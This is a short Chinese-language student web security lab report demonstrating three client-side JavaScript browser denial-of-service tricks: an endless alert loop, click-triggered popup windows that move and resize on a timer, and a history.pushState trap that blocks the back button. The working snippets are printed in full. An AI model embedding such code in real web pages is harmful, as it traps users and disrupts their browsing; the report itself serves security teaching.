

# Web安全实验报告2


学号：57118317

实现三种通过客户端JavaScript代码让浏览器产生拒绝服务的功能：

## 1: 循环弹出对话框

```
const messages = [  
  'Hi there!',  
  'welcome to my awesome website',  
  'I am glad that you made it here',  
  'while I have you trapped here, listen up!',  
  'Once upon a time...']  
while (true) {messages.forEach(window.alert)}
```

效果截图：




在打开后网页会不断进行弹窗，影响正常使用。

## 2: 新建窗口并随机变化位置:

```
document.addEventListener('click', () => {  
  const win = window.open('', '', 'width=100,height=100')  
  let i = 0  
  setInterval(() => {  
    win.moveTo(i*i, i)  
    win.resizeTo(200, 200)  
    i = (i + 5) % 200}, 100)  
})
```

效果截图：



打开网页后每次点击鼠标都会新建一个位置随机变化的窗口，影响用户正常使用。

### 3: 修改回退功能

```
history.pushState(null, null, document.URL);
window.addEventListener("popstate", function(e) {
    console.log(e);
    history.pushState(null, null, document.URL);}, false);
```

通过pushState使用户在点击返回按钮时向历史记录插入当前界面，无法返回，影响用户使用。

效果截图：

